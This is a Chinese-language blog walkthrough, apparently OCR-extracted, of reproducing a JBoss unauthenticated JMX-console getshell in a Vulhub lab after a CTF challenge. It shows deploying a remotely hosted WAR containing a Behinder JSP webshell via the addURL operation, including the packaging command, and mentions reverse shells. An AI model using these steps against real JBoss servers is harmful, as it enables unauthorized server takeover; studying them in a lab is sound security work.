JBoss未授权访问漏洞Getshell过程复现

原创

Tr0e 于 2021-06-21 01:03:49 发布 623 收藏 7

分类专栏： 漏洞分析

本文链接：https://blog.csdn.net/weixin_39190897/article/details/118077103

文章目录

前言

在 2021 年第五届强网杯全国网络安全挑战赛的 EasyWeb 赛题中遇到了 JBoss 未授权访问漏洞 GetShell 的漏洞场景（2021强网杯全国网络安全挑战赛Writeup），当时一脸懵圈，故在此进行学习记录下。

漏洞复现

JBoss 是一个管理 EJB 的容器和服务器，支持 EJB 1.1、EJB 2.0 和 EJB3 的规范。但 JBoss 核心服务不包括支持 servlet/JSP 的 WEB 容器，一般与 Tomcat 或 Jetty 绑定使用。JBoss 默认在 8080 端口监听。

漏洞描述


在低版本的 JBoss 中，默认可以访问 JBoss Web 控制台(`http://IP:8080/jmx-console`)，无需用户名和密码。通过 JBoss 未授权访问管理控制台的漏洞，可以进行后台服务管理，可以通过脚本命令执行系统命令，如反弹 shell、wget 写 Webshell 文件。

说白了，这个未授权漏洞就是不需要用户名和密码就进入控制台，然后利用应用部署来部署 war 包，war 包里有个 jsp 的马，然后真香！！！


靶场搭建


主机	作用
192.168.0.102	Kali 虚拟机，启用Apache服务，提供 War 文件访问
192.168.0.104	Ubuntu 虚拟机，搭建 JBoss 靶场
192.168.0.106	Win10 物理机，访问靶场，部署 War

1、利用利用 Vulhub 的 CVE-2017-7504 环境（实际上该漏洞环境是一个 JBoss 的反序列化漏洞，详情参见 JBoss 4.x JBossMQ JMS 反序列化漏洞）：




2、虚拟机启动靶场环境后，物理机进行访问，发现 JBoss 默认页面，点击进入控制页：






3、假设是未授权访问的话，点击 JMX-Console 不会提示输入用户名、密码，而这个地方用的是别的漏洞的环境，用户名密码都是 admin、admin，所以就假装是不用输入用户名密码的：




4、进入 JBoss 管理控制台，如下图所示：




- service=Mail
- service=Naming
- service=TransactionManager
- service=WebService
- service=XidFactory
- service=invoker,target=Naming,type=http
- service=invoker,type=http

漏洞利用

1、往下找 jboss.deployment 进入应用部署页面：



2、进入应用部署页面后，下滑找到 `void addURL()`，这里 ParamValue 部分填写远程服务器上的木马的地址：



Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)

Invoke

---

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)

Invoke


---

void start()

MBean Operation.


3、在这里先看看如何制造包含 JSP 木马的 War 包，利用冰蝎的 JSP 木马，直接执行命令`jar cvf shell.war shell.jsp`获得 shell.war 文件：

4、接着将制作好的 shell.war 文件放在 Kali 虚拟机的 Apache 服务的网站根目录下：




If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


5、回到 JBoss 控制台 `void addURL()` 输入木马地址后，点击 Invoke 按钮：



